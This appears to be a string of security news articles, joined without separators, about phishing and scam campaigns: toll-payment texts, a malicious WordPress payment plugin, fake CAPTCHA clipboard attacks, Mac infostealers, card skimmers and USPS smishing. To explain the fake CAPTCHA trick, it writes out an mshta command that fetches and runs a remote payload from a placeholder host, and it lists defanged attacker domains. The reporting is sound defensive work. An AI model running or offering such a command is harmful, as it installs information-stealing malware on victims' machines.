North American drivers are continuing to be barraged by waves of scam text messages, telling them that they owe money on unpaid tolls.
Last month we described on Hot for Security how US authorities had issued a warning about SMS phishing attacks from scammers posing as tolling agencies.
For instance, Texas-based audience producer Gwen Howerton described on Bluesky how she had been duped by an unpaid toll scam after she had driven a rental car on the Dallas North Tollway – and, not being aware of the correct way to pay a toll, had believed the overdue payment demand she received to be genuine.
The scam text messages seen in the campaigns claim that the recipient has an “outstanding toll amount” that remains unpaid, and links to a page which poses as an overdue payment portal.
You’ll notice that in both examples pictured above, the scammer is asking the recipient to perform a very specific action:
(Please reply Y and reopen the message to activate the link, or copy the link to the Safari browser for access.
The reason for this is that Apple iMessage automatically disables links received from unknown senders as a built-in protection against phishing.
Replying “Y” to the scam tricks iMessage into believing that you know the person who sent it to you, and re-enables the link.
Even if you ultimately decide not to click on the link, the fact that you may have replied with a “Y” verifies that your number if “live”, making you a prime target for future scams and spams.
The advice to members of the public is to be wary when receiving an unexpected message from an unknown source. If the message contains links then replying to it will make the links live again. Simply ignoring the text, however, will not share any information with the sender.
If you are in any doubt as to whether a message is genuine or not, consider contacting the organisation which has contacted you directly. But be careful not to trust any contact information contained within the text message itself, as this could obviously direct you straight into the clutches of the scammer.
Members of the public would be wise to report and delete unwanted text messages or forward them to 7726 (SPAM). The FTC has published information about how to recognise and respond to scam text messages here.
A year ago, the FBI’s Internet Crime Complaint Center (IC3) said it had received over 2,000 complaints about the scam messages and warned that the campaign appeared to be “moving from state-to-state.”
The malware, found on a Russian cybercriminal site, impersonates e-commerce payment-processing services such as Stripe to steal user payment data from legitimate websites.
A malicious plug-in found on a Russian cybercrime forum turns WordPress sites into phishing pages by creating fake online payment processes that convincingly impersonate trusted checkout services. Masquerading as legitimate e-commerce apps such as Stripe, the malware proceeds to steal customer payment data.
Called PhishWP, the WordPress plug-in was designed by Russian cybercriminals to be particularly deceptive, researchers from SlashNext revealed in findings published this week. In addition to mimicking the legitimate payment process that people would be familiar with to complete online transactions, it also has a key feature that make payment processes on transactions appear secure by allowing users to create one-time passwords (OTPs) during the process, they said.
Instead of processing payments, however, the payment gateway steals credit card numbers, expiration dates, CVVs, billing addresses, and more when people enter their personal data, thinking they are using a legitimate payment gateway. As soon as victims of the plug-in press “enter,” the data is sent to a Telegram account controlled by the cybercriminals. Threat actors can use the plug-in like any WordPress plug-in, by either installing it on a legitimate but compromised WordPress site or creating a fraudulent site and using it there.
PhishWP’s features make fake checkout pages look real, steal security codes, send your details to attackers right away, and trick you into thinking everything went fine,” SlashNext security researcher Daniel Kelley wrote in the post. This immediate turnaround of data “equips cybercriminals with the necessary credentials to make fraudulent purchases or resell the stolen data — sometimes within minutes of capturing it,” notes Jason Soroko, senior fellow at Sectigo, a certificate life-cycle management (CLM) firm, making it a fast return on their investment to use the plug-in for nefarious purposes.
Other Key PhishWP Malware Features
OTP hijacking is one of the plug-in’s key features, which when combined provide attackers with a turnkey solution for hijacking payment pages. Included in these are the aforementioned customizable checkout pages that simulate common payment processes through “highly convincing” fake interfaces, Kelley wrote.
Another feature of PhishWP, browser profiling, captures data beyond payment info for the replication of user environments for use in potential future fraud. This includes IP addresses, screen resolutions, and user agents.
The plug-in also gives the hijacked checkout process added legitimacy by using auto-response emails to send fake order confirmations to victims, which delays suspicion and thus detection of the attack. And as mentioned before, PhishWP also integrates with Telegram to instantly transmit stolen data to attackers for potential exploitation in real time. The plug-in also comes in an obfuscated version for stealth purposes, or users can use its source code for advanced attacker customizations. Finally, PhishWP also offers multilanguage support so attackers can target victims globally.
Browser-Based Protection From E-Commerce Phishing
Creating malicious plug-ins for WordPress sites has become a cottage industry for cyberattackers, giving them a broad attack surface due to the popularity of the platform, which as of today is the basis for some 472 million websites, according to Colorlib, which provides WordPress themes.
One of the reasons that PhishWP — or any malicious WordPress plug-in — is so dangerous is that the malicious process is built directly into the browser, which makes it difficult to detect when it appears as a legitimate part of online engagement.
To defend against such threats, SlashNext recommends using phishing protection that also works from directly inside the browser to spot phishing sites before they reach the end user. These solutions, which are available within various browsers, work within browser memory to block malicious URLs before users engage with them. The company said this provides real-time threat detection and blocking capabilities that traditional security measures might miss.
There are more and more sites that use a clipboard hijacker and instruct victims on how to infect their own machine.
I realize that may sound like something trivial to steer clear from, but apparently it’s not because the social engineering behind it is pretty sophisticated.
At first, these attacks were more targeted at people that could provide cybercriminals a foothold at a targeted company, but their popularity has grown so much that now anyone can run into one of them.
It usually starts on a website that promises visitors some kind of popular content: Movies, music, pictures, news articles, you name it.
Nobody will think twice when they are asked to prove they are not a robot.

But the next step in this method isn’t what you would normally see. If you use the checkbox, you’ll be forwarded to something that looks like this:
“To better prove you are not a robot, please:
Press & hold the Windows Key + R.
In the verification windows, press Ctrl + V.
Press Enter on your keyboard to finish.
You will observe and agree: “I’m not a robot – reCAPTCHA Verification ID: 8253”
Perform the steps above to finish verification.”
While these instructions may seem harmless enough, if you follow the steps you will actually be infecting yourself with malware—most likely an information stealer. In the background, the website you visited copied a command to your clipboard. In Chromium based browsers (which are almost all the popular ones) a website can only write to your clipboard with your permission. But Windows was under the assumption that you agreed to that when you checked the checkbox in the first screen.
What the obstructions in the prompt are telling you to do is:
Open the Run dialog box on Windows.
Paste the content of your clipboard into that dialog box.
Execute the command you just pasted.

They are not lying about what you will “observe”, but what they don’t tell you is that that’s only the last part of what you pasted, and what you are seeing is not really part of the command but just a comment added behind it.
But under normal circumstances, this is what will be visible.
You’ll only see the last part of the pasted content
The first part of what the target was instructed to paste are variations–sometimes obfuscated—of:
mshta https://{malicious.domain}/media.file
Mshta is a command that will trigger the legitimate Windows executable mshta.exe. But mshta will fetch the malicious media file from the specified domain and run it. The name of the media file may look perfectly fine. We have seen mp3, mp4, jpg, jpeg, swf, html, and there will be other possibilities.
What the files are in reality is an encoded Powershell command which will run invisibly and download the actual payload. For a while, the malware we were seeing downloaded was almost exclusively the Lumma Stealer infostealer, but recently we’ve also found campaigns that use the same method to spread the SecTopRAT. Both of these are designed to steal sensitive data from your machine.
How to stay safe
There are a few things you can do to protect yourself from falling victim to these and similar methods:
Do not follow instructions provided by some website you visited without thinking it through.
Disable JavaScript in your browser before visiting unknown websites.
The clipboard access is triggered by a JavaScript function document.execCommand(‘copy’). Disabling JavaScript will stop that from happening, but it has the disadvantage that it will break many websites that you visit regularly. What I do is use different browsers for different purposes.
Here are step-by-step instructions on how to disable JavaScript in several popular browsers:
How to disable JavaScript in Chrome
Open Chrome and click on the three-dot menu icon in the top right corner.
Select Settings from the dropdown menu.
On the left side, click on Privacy and security.
Click on Site settings.
Scroll down to the Content section and click on JavaScript.
Toggle the switch to Don’t allow sites to use JavaScript to Disable JavaScript for all sites. You can also add specific sites to block or allow JavaScript by clicking on Add under the Block or Allow sections.
How to disable JavaScript in Firefox
Enter about:config into the search bar and select Accept the Risk and Continue.
Enterjavascript.enabled into the search box at the top of the page.
Select the javascript.enabled toggle to change the value to false.
How to disable JavaScript in Opera
Launch Opera and click on the settings icon.
Select Privacy & Security from the options.
Click on Site Settings.
Select the JavaScript option.
Choose Don’t allow sites to use JavaScript to disable JavaScript for all sites.
To disable JavaScript for specific sites, click Add under the Not allowed to use JavaScript section and enter the site’s URL.
How to disable JavaScript in Edge
Open Microsoft Edge and click on the three-dot menu icon in the top right corner.
Select Settings from the dropdown menu.
In the left sidebar, click on Cookies and Site Permissions.
Scroll down to the All Permissions section and select JavaScript.
Toggle the switch to disable JavaScript. You can also manage JavaScript settings for individual sites by adding them to the allow or block lists.
Latest trope is tricky enough to fool even the technical crowd… almost
Google says it’s now hardening defenses against a sophisticated account takeover scam documented by a programmer last week.
Zach Latta, founder of Hack Club, told of how close he was to succumbing to voice phishers who attempted to take over his Google account.
He said: “Someone just tried the most sophisticated phishing attack I’ve ever seen. I almost fell for it. My mind is a little blown.”
The scammers called Latta, who’s based in Vermont, USA, claiming the Google Workspace team spotted an unusual login attempt from Frankfurt and that he needed to reset his account password.
The call came from 650-203-0000 (a genuine number associated with automated Google Assistant calls) and a “Google” caller ID. The scammer used the name Chloe and spoke with an American accent over a crystal clear-sounding line. Aside from Google making the call initially, all seemed well at first.
Latta remained suspicious though and asked for a genuine email sent from a Google domain to confirm the authenticity of the call. That email came from an unspoofed workspace-noreply@google.com address and even after asking if he could call the number back, Chloe seemed unfazed and said “sure,” although that was enough to prevent Latta from actually doing so.
The scam started unraveling after Chloe’s manager, “Solomon,” another American accented individual, took over the call and gave information that conflicted with that given by his colleague. One saving grace was that he was able to provide the genuine 2FA number-matching code that appeared on Latta’s device.
To a non-techie, that would likely be enough to convince a victim that it was a genuine Google staffer on the line, but Solomon’s encouragement to press the right number was the final red flag before fully determining this was a scam.
“The thing that’s crazy is that if I followed the two ‘best practices’ of verifying the phone number and getting them to send an email to you from a legit domain, I would have been compromised,” Latta wrote.
“I understand how they were able to spoof the ‘Google’ phone call through Google Assistant, but I have no idea how they got access to important.g.co [since] g.co is a legitimate Google URL.
“[I was] literally one button press from being completely pwned. And I’m pretty technical!”
The use of g.co is crucial here. The scammer creates a Google Workspace using a g.co subdomain. G.co is a genuine Google subdomain and anyone can create a new Workspace using a g.co subdomain without having to verify that they own it.
The scammers then create an account for the victim using the Workspace and send a password reset email which comes from Google itself as is normal for a Workspace account.
A Google spokesperson told The Register: “We’ve suspended the account behind this scam, which abused an unverified Workspace account to send these misleading emails.
“We have not seen evidence that this is a wide-scale tactic, but we are hardening our defenses against abusers leveraging g.co references at sign-up to further protect users.”
As a reminder, Google will not call users to reset their passwords or troubleshoot account issues, so feel free to treat any incoming calls as the garbage they are.
A broader issue
Some of the details of Latta’s case align with similar tales of woe, like one told by venerable infosec journalist Brian Krebs in December about a Google account takeover that led to a half-million-dollar crypto raid.
Someone purportedly from Google support called Adam Griffin from the same 650-203-0000 number but this time it was Google Forms that was abused rather than the g.co domain.
The Google Forms trick is a few years old now, but it’s still a convincing tool that will flummox many victims. It abuses a feature of Forms that allows attackers to send fake emails such as account compromise warnings from Google, but from a genuine Google domain that’s more likely to not get picked up as spam.
On the other end of the phone was an American-accented individual, just like in Latta’s case, who was able to guide Griffin through the account recovery process. They knew when certain popups would appear in the Gmail app, for example, also like in Latta’s case with the number matching.
Of course, both were initiated by the scammers themselves, but again – these would likely be enough to convince the non-technical crowd of the call’s “authenticity.”
Similar scams are also hitting Apple users now too, as Krebs noted earlier this month, and the recent cases serve as constant reminders of how important it is to educate the masses about scammers’ tradecraft.
They’re also great adverts for more modern solutions to phishing such as passkeys, the popularity of which has ballooned in the last year with the likes of Microsoft warning all users will eventually be forced into using them. Likewise, Google is a huge proponent of them too.
Apple’s Macs are generally considered more secure than Windows PCs, but they are not immune to hackers. Numerous incidents demonstrate that Macs are not impenetrable, and a new one has recently been added to the list. Security researchers have discovered a new variant of stealer malware that targets browser credentials, cryptocurrency wallets and other personal data. (The author reported on this malware in 2024 as well.) Previously, it relied on macOS browser extensions to steal data. Now, it uses phishing websites and fake GitHub repositories to target Macs, which have a user base of 100 million people.
Cybersecurity company Check Point has discovered a new variant of info-stealer malware, BanShee. Elastic Security Labs first highlighted this malware in mid-2024, noting that it operates as malware-as-a-service, a business model in which cybercriminals provide access to malicious software and related infrastructure for a fee. At that time, it was available for as much as $3,000 per month.
Check Point says this malware evolved in September after being exposed. This time, its developers had “stolen” a string encryption algorithm from Apple’s own XProtect antivirus engine, which replaced the plain text strings used in the original version. Since antivirus programs expect to see this kind of encryption from Apple’s legitimate security tools, they weren’t flagged as suspicious, allowing the BanShee to remain undetected and quietly steal data from targeted devices.
How the Mac malware operates
BanShee Stealer is a prime example of how advanced malware has become. Once it’s on a system, it gets straight to work stealing all kinds of sensitive information. It goes after data from browsers like Chrome, Brave, Edge and Vivaldi, as well as cryptocurrency wallet extensions. It even takes advantage of two-factor authentication (2FA) extensions to grab credentials. On top of that, it collects details about the device’s software and hardware, as well as the external IP address.
The Mac malware also tricks users with fake pop-ups that look like real system prompts, tricking victims into entering their macOS passwords. Once it has gathered the stolen information, BanShee exfiltrates it to command-and-control servers, using encrypted and encoded files to ensure the data remains secure.
The malware’s creators used GitHub repositories to spread BanShee. They set up fake repositories that looked like they hosted popular software, complete with stars and reviews, to seem trustworthy. These campaigns didn’t just target macOS users with BanShee. They also hit Windows users with a different malware called Lumma Stealer. Over three waves, the attackers used these fake repositories to trick people into downloading their malicious files.
5 tips to protect yourself from Mac malware
Follow these essential tips to safeguard your Mac from the latest malware threats, including the notorious BanShee Stealer.
1) Have strong antivirus software: The best way to safeguard yourself from malicious links that install malware, potentially accessing your private information, is to have antivirus software installed on all your devices. This protection can also alert you to phishing emails and ransomware scams, keeping your personal information and digital assets safe.
2) Be cautious with downloads and links: Only download software from reputable sources such as the Mac App Store or official websites of trusted developers. Be wary of unsolicited emails or messages prompting you to download or install updates, especially if they contain links. Phishing attempts often disguise themselves as legitimate update notifications or urgent messages.
3) Keep your software updated: Ensure that both macOS and all installed applications are up to date. Apple frequently releases security patches and updates that address vulnerabilities. Enable automatic updates for macOS and your apps to stay protected without having to manually check for updates. If you need more help, see my guide on keeping all your devices updated.
4) Use strong and unique passwords: To protect your Mac from malware, it’s also crucial to use strong, unique passwords for all your accounts and devices. Avoid reusing passwords across different sites or services. A password manager can be incredibly helpful here; it generates and stores complex passwords for you, making them difficult for hackers to crack.
It also keeps track of all your passwords in one place and automatically fills them in when you log into accounts, so you don’t have to remember them yourself. By reducing the number of passwords you need to recall, you’re less likely to reuse them, which lowers the risk of security breaches. Get more details about my best expert-reviewed password managers of 2025 here.
5) Use two-factor authentication (2FA): Enable 2FA for your important accounts, including your Apple ID, email and any financial services. This adds an extra step to the login process, making it harder for attackers to gain access even if they have your password.
Key takeaway
No device is immune to cyberattacks when a human operator is involved. Take the BanShee Stealer, for example. It managed to target Macs not due to weak cybersecurity measures by Apple but because it successfully tricked users into installing it and granting the required permissions. Most breaches, hacks and other cyberattacks stem from human error. This highlights the importance of maintaining basic cybersecurity hygiene. It’s crucial to know what you’re downloading, ensure it’s from a trusted source and carefully review the permissions you grant to any online service or application.
As California grapples with devastating wildfires, communities rally to protect lives and property. Unfortunately, these disasters also serve as fertile ground for cybercriminals seeking to exploit chaos and uncertainty. The Veriti Research team has identified alarming trends in phishing scams linked to the ongoing disaster, highlighting the need for heightened cybersecurity awareness during these vulnerable times.
Key Findings from Veriti Research
1. Emergence of Suspicious Domains In just 72 hours, Veriti Research identified multiple newly registered domains linked to the California fires. These domains include:
malibu-fire[.]com
fire-relief[.]com
Calfirerestoration[.]store
fire-evacuation-service[.]com
Lacountyfirerebuildpermits[.]com
Pacificpalisadesrecovery[.]com
boca-on-fire[.]com
palisades-fire[.]com
palisadesfirecoverage[.]com
We can see in the above list few topics that might be use by the attackers: California Restoration, Re-build Permits, Fire coverage and more.
These domains exhibit patterns typical of phishing campaigns. Some aim to mimic official services like fire evacuation assistance, while others target specific localities, such as Malibu and Pacific Palisades. Early indications suggest these sites are being prepared to host fraudulent activities, including phishing attacks, fake donation requests, and malicious downloads.
2. Tactics Used by Hackers Hackers often capitalize on disaster-related fears and uncertainties. In this case, they are:
Registering domains with names that resemble legitimate services or agencies.
Using these domains to distribute phishing emails, urging users to click on fraudulent links.
Employing social engineering techniques to create a sense of urgency, such as fake donation drives or critical safety alerts.
One example is a subdomain suggesting a phishing attempt designed to lure victims under the guise of fire-related assistance. Such tactics prey on people’s goodwill and desire to support recovery efforts.
Veriti’s research has not yet identified email campaigns utilizing these phishing domains. However, we are monitoring them daily to ensure timely reporting.
Hackers understand that individuals in or near affected areas are more likely to interact with what seems like a relevant resource, making these attacks more effective.
The California wildfires underscore the dual tragedy of natural disasters and cyber exploitation. As hackers continue to refine their techniques, awareness and vigilance are critical in preventing against their attacks. By understanding the methods and tools used by cybercriminals, individuals and organizations can take proactive steps to minimize the risks.
The Veriti Research team remains committed to uncovering and neutralizing such threats, empowering communities to focus on recovery without the added burden of cybercrime.
Cybersecurity researchers are warning of a new stealthy credit card skimmer campaign that targets WordPress e-commerce checkout pages by inserting malicious JavaScript code into a database table associated with the content management system (CMS).
“This credit card skimmer malware targeting WordPress websites silently injects malicious JavaScript into database entries to steal sensitive payment details,” Sucuri researcher Puja Srivastava said in a new analysis.
“The malware activates specifically on checkout pages, either by hijacking existing payment fields or injecting a fake credit card form.”
The GoDaddy-owned website security company said it discovered the malware embedded into the WordPress wp_options table with the option “widget_block,” thus allowing it to avoid detection by scanning tools and persist on compromised sites without attracting attention.
In doing so, the idea is to insert the malicious JavaScript into an HTML block widget through the WordPress admin panel (wp-admin > widgets).
The JavaScript code works by checking if the current page is a checkout page and ensures that it springs into action only after the site visitor is about to enter their payment details, at which point the it dynamically creates a bogus payment screen that mimics legitimate payment processors like Stripe.
The form is designed to capture users’ credit card numbers, expiration dates, CVV numbers, and billing information. Alternately, the rogue script is also capable of capturing data entered on legitimate payment screens in real-time to maximize compatibility.
The stolen data is subsequently Base64-encoded and combined with AES-CBC encryption to make it appear harmless and resist analysis attempts. In the final stage, it’s transmitted to an attacker-controlled server (“valhafather[.]xyz” or “fqbe23[.]xyz”).
The development comes more than a month after Sucuri highlighted a similar campaign that leveraged JavaScript malware to dynamically create fake credit card forms or extract data entered in payment fields on checkout pages.
The harvested information is then subjected to three layers of obfuscation by encoding it first as JSON, XOR-encrypting it with the key “script,” and finally using Base64-encoding, prior to exfiltration to a remote server (“staticfonts[.]com”).
“The script is designed to extract sensitive credit card information from specific fields on the checkout page,” Srivastava noted. “Then the malware collects additional user data through Magento’s APIs, including the user’s name, address, email, phone number, and other billing information. This data is retrieved via Magento’s customer-data and quote models.”
The disclosure also follows the discovery of a financially-motivated phishing email campaign that tricks recipients into clicking on PayPal login pages under the guise of an outstanding payment request to the tune of nearly $2,200.
“The scammer appears to have simply registered an Microsoft 365 test domain, which is free for three months, and then created a distribution list (Billingdepartments1[@]gkjyryfjy876.onmicrosoft.com) containing victim emails,” Fortinet FortiGuard Labs’ Carl Windsor said. “On the PayPal web portal, they simply request the money and add the distribution list as the address.”
What makes the campaign sneaky is the fact that the messages originate from a legitimate PayPal address (service@paypal.com) and contain a genuine sign in URL, which allows the emails to slip past security tools.
To make matters worse, as soon as the victim attempts to login to their PayPal account about the payment request, their account is automatically linked to the email address of the distribution list, permitting the threat actor to hijack control of the account.
In recent weeks, malicious actors have also been observed leveraging a novel technique called transaction simulation spoofing to steal cryptocurrency from victim wallets.
“Modern Web3 wallets incorporate transaction simulation as a user-friendly feature,” Scam Sniffer said. “This capability allows users to preview the expected outcome of their transactions before signing them. While designed to enhance transparency and user experience, attackers have found ways to exploit this mechanism.”
The infection chains involve taking advantage of the time gap between transaction simulation and execution, permitting attackers to set up fake sites mimicking decentralized apps (DApps) in order to carry out fraudulent wallet draining attacks.
“This new attack vector represents a significant evolution in phishing techniques,” the Web3 anti-scam solution provider said. “Rather than relying on simple deception, attackers are now exploiting trusted wallet features that users rely on for security. This sophisticated approach makes detection particularly challenging.”
Fortinet warns of a phishing campaign using legitimate links to hijack PayPal accounts, tricking users into granting unauthorized access.
Fortinet uncovered a phishing campaign targeting PayPal users. The scheme employs legitimate links to deceive victims and gain unauthorized access to their accounts.
The phishing emails mimic PayPal notifications, including payment details, warnings, a real PayPal sender address, and a genuine URL to bypass security checks.
Upon clicking the link, the recipients are directed to a legitimate PayPal login page that shows a payment request. A panicked user might log in, but this links their PayPal account to the phishing email’s fake address, not where it was received, allowing account compromise.
“A panicked person may be tempted to log in with their account details, but this would be very dangerous. It links your PayPal account address with the address it was sent to—not where you received it.” reads the report published by Fortinet. “In this case, PayPal thinks it sent this request to Billingdepartments1[@]gkjyryfjy876.onmicrosoft.com”
According to the researchers, the scammer appears to have registered an Microsoft 365 test domain, which is free for three months, and then created a Distribution List (Billingdepartments1[@]gkjyryfjy876.onmicrosoft.com) containing the emails of the victims.
Then scammers request the money through the PayPal web portal by adding the distribution list as the address (Billingdepartments1[@]gkjyryfjy876.onmicrosoft.com).
What’s the catch?
A genuine email can’t still be a problem, can it? Well, here is the catch in this instance. When you click on the link, you are redirected to a PayPal login page showing a request for payment. A panicked person may be tempted to log in with their account details, but this would be very dangerous. It links your PayPal account address with the address it was sent to—not where you received it. In this case, PayPal thinks it sent this request to Billingdepartments1[@]gkjyryfjy876.onmicrosoft.com
“This money request is then distributed to the targeted victims, and the Microsoft365 SRS (Sender Rewrite Scheme) rewrites the sender to, e.g., bounces+SRS=onDJv=S6[@]5ln7g7.onmicrosoft.com, which will pass the SPF/DKIM/DMARC check.” continues the report. “Once the panicking victim logs in to see what is going on, the scammer’s account (Billingdepartments1[@]gkjyryfjy876.onmicrosoft.com) gets linked to the victim’s account. The scammer can then take control of the victim’s PayPal account—a neat trick. It’s so neat, in fact, that it would sneak past even PayPal’s own phishing check instructions.”
Users can protect themselves by staying cautious of unsolicited emails, even if they appear genuine.
“The beauty of this attack is that it doesn’t use traditional phishing methods. The email, the URLs, and everything else are perfectly valid. Instead, the best solution is the Human Firewall—someone who has been trained to be aware and cautious of any unsolicited email, regardless of how genuine it may look.” concludes the repor. “This, of course, highlights the need to ensure your workforce is receiving the training they need to spot threats like this to keep themselves—and your organization—safe.”
Recent weeks have seen a sizable uptick in the number of phishing scams targeting U.S. Postal Service (USPS) customers. Here’s a look at an extensive SMS phishing operation that tries to steal personal and financial data by spoofing the USPS, as well as postal services in at least a dozen other countries.
KrebsOnSecurity recently heard from a reader who received an SMS purporting to have been sent by the USPS, saying there was a problem with a package destined for the reader’s address. Clicking the link in the text message brings one to the domain usps.informedtrck[.]com.
Example of the SMS phishing message
The landing page generated by the phishing link includes the USPS logo, and says “Your package is on hold for an invalid recipient address. Fill in the correct address info by the link.” Below that message is a “Click update” button that takes the visitor to a page that asks for more information.
The remaining buttons on the phishing page all link to the real USPS.com website. After collecting your address information, the fake USPS site goes on to request additional personal and financial data.
This phishing domain was recently registered and its WHOIS ownership records are basically nonexistent. However, we can find some compelling clues about the extent of this operation by loading the phishing page in Developer Tools, a set of debugging features built into Firefox, Chrome and Safari that allow one to closely inspect a webpage’s code and operations.
Check out the bottom portion of the screenshot below, and you’ll notice that this phishing site fails to load some external resources, including an image from a link called fly.linkcdn[.]to.
As we can see in the screenshot below, the developer tools console for informedtrck[.]com complains that the site is unable to load a Google Analytics code — UA-80133954-3 — which apparently was rejected for pointing to an invalid domain.
The valid domain for that Google Analytics code is the official usps.com website. According to dnslytics.com, that same analytics code has shown up on at least six other nearly identical USPS phishing pages dating back nearly as many years, including onlineuspsexpress[.]com, which DomainTools.com says was registered way back in September 2018 to an individual in Nigeria.
A different domain with that same Google Analytics code that was registered in 2021 is peraltansepeda[.]com, which archive.orgshows was running a similar set of phishing pages targeting USPS users. DomainTools.com indicates this website name was registered by phishers based in Indonesia.
DomainTools says the above-mentioned USPS phishing domain stamppos[.]com was registered in 2022 via Singapore-based Alibaba.com, but the registrant city and state listed for that domain says “Georgia, AL,” which is not a real location.
Alas, running a search for domains registered through Alibaba to anyone claiming to reside in Georgia, AL reveals nearly 300 recent postal phishing domains ending in “.top.” These domains are either administrative domains obscured by a password-protected login page, or are .top domains phishing customers of the USPS as well as postal services serving other countries.
The Georgia, AL domains at Alibaba also encompass several that spoof sites claiming to collect outstanding road toll fees and fines on behalf of the governments of Australia, New Zealand and Singapore.
An anonymous reader wrote in to say they submitted fake information to the above-mentioned phishing site usps.receivepost[.]com via the malware sandbox any.run. A video recording of that analysis shows that the site sends any submitted data via an automated bot on the Telegram instant messaging service.
The traffic analysis just below the any.run video shows that any data collected by the phishing site is being sent to the Telegram user @chenlun, who offers to sell customized source code for phishing pages. From a review of @chenlun’s other Telegram channels, it appears this account is being massively spammed at the moment — possibly thanks to public attention brought by this story.
Meanwhile, researchers at DomainTools recently published a report on an apparently unrelated but equally sprawling SMS-based phishing campaign targeting USPS customers that appears to be the work of cybercriminals based in Iran.
Phishers tend to cast a wide net and often spoof entities that are broadly used by the local population, and few brands are going to have more household reach than domestic mail services. In June, the United Parcel Service (UPS) disclosed that fraudsters were abusing an online shipment tracking tool in Canada to send highly targeted SMS phishing messages that spoofed the UPS and other brands.
With the holiday shopping season nearly upon us, now is a great time to remind family and friends about the best advice to sidestep phishing scams: Avoid clicking on links or attachments that arrive unbidden in emails, text messages and other mediums. Most phishing scams invoke a temporal element that warns of negative consequences should you fail to respond or act quickly.
If you’re unsure whether the message is legitimate, take a deep breath and visit the site or service in question manually — ideally, using a browser bookmark so as to avoid potential typosquatting sites.
Update: Added information about the Telegram bot and any.run analysis.
Hackers have found a crafty new way to attack users, and if you have a Google account, you’d be wise to switch on a simple setting immediately. The latest threat, which has been spotted by the team at Check Point, is taking advantage of those using Google Calendar.
The danger starts with innocuous-looking emails that land in Gmail inboxes with a link that asks to add a date to your calendar. To make things look more convincing, crooks use popular firms in a bid to trick people – it’s thought some 300 bands have been imitated to date.
If a user is fooled, they could end up handing personal data over to the criminals which can then be used to steal money.
“Due to Google Calendar’s popularity and efficiency in everyday tasks, it is no wonder it has become a target for cyber criminals. Recently, cyber security researchers at Check Point, have observed cyber criminal manipulation of dedicated Google tools – namely Google Calendar and Google Drawings,” Check Point said.
“Many of the emails appear legitimate because they appear to directly originate from Google Calendar.”
It’s a growing threat that shouldn’t be ignored with Check Point saying researches have spotted around 4,000 of these phishing emails in a four week period.
HOW THE SCAM WORKS
• The initial emails include a link or the calendar file (.ics) with a link to Google Forms or Google Drawings.
• Users are then asked to click on another link, which is often disguised as a fake reCAPTCHA or support button.
• After clicking on the link, the user is forwarded to a page that looks like a cryptocurrency mining landing page or bitcoin support page.
• These pages are actually intended to perpetrate financial scams. Once users reach said page, they are asked to complete a fake authentication process, enter personal information, and eventually provide payment details.
Along with remaining vigilant and not accepting calendar invites, Google recommends switching on the “known senders” setting in Google Calendar.
“We recommend users enable the “known senders” setting in Google Calendar. This setting helps defend against this type of phishing by alerting the user when they receive an invitation from someone not in their contact list and/or they have not interacted with from their email address in the past.”